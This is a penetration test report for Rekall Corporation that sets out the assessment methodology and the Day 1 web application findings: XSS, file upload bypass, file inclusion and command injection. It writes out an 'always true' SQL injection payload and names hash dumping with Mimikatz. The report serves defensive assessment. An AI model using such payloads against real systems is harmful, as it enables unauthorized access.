Matrix Security Tech

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Matrix Security Tech
Contact Name	Marko Jovanovic, Mohamed Ali
Contact Title	Chief Coordination Officer

Document History

Version	Date	Author(s)	Comments
001	12/04/2023	Marko Jovanovic	
002	12/04/2023	Mohamed Ali	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Various web application fields were well protected against basic XSS attacks
- Certain upload fields were well protected against basic file inclusion attacks
- Several input fields employed input validation
- Mitigation strategy in place for denial of DDOS Attacks to ensure network availability

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.


- Web Application is vulnerable to more advanced XSS, File Inclusion, and SQL payload injections
- Open source data, including multiple instances of user credentials, are carelessly stored and reachable by anyone
- When scanning the IP addresses within Rekall's subnet with Nmap and Zenmap, potential vulnerabilities were exposed (open ports, IP addresses, running services, etc.)
- Open ports allow for unauthorized access, leading to enumeration of files and users
- Credentials are also displayed when doing an IP lookup
- Various services on both Linux and Windows servers, such as Apache web server, SLMail server, and Drupal are outdated and vulnerable to multiple exploits
- Allowing anonymous login through the FTP port
- Unauthorized access to password hashes through dumping and sync attacks (via Mimikatz Kiwi) allowed for password cracking and privilege escalation
- Rekall's server's physical address is publicly available

Executive Summary


Throughout the penetration testing of Rekall's IT infrastructure and assets, Matrix Security Tech successfully identified numerous vulnerabilities, with a particular emphasis on critical issues that posed potential threats to Rekall's revenue and reputation. Matrix Security Tech's assessment revealed the ability to infiltrate Rekall's assets, exfiltrate sensitive data, and escalate privileges within systems.

Day 1: Rekall's Web Application


The initial focus of the assessment was on Rekall's web application (Day 1). Matrix Security Tech uncovered several vulnerabilities. Below, we have examples of successful XSS Reflected attacks, where malicious scripts could be executed on the Home page and Memory Planner page input fields. We were able to bypass the existing input validation on the second page.




Additionally, the web app proved susceptible to Local File Inclusion, allowing file uploads of our malicious script on the VR Planner web page. Below is the malicious script we were able to successfully upload.




We were also successful in bypassing the validation defense in the second upload field by disguising the extension of our malicious script file. (see below)




A critical XSS Stored vulnerability was identified on the Comments page, enabling us to store our malicious scripting code.




Furthermore, SQL Injection attacks were found to be exploitable on the Login.php toolbar by injecting an “always true” payload (1’ OR ‘1’ = ‘1) in the 2nd input field. The Networking.php page was susceptible to a Command Injection attack.







It was also possible to exploit the MX Record Checker and retrieve sensitive information regarding the mail server.

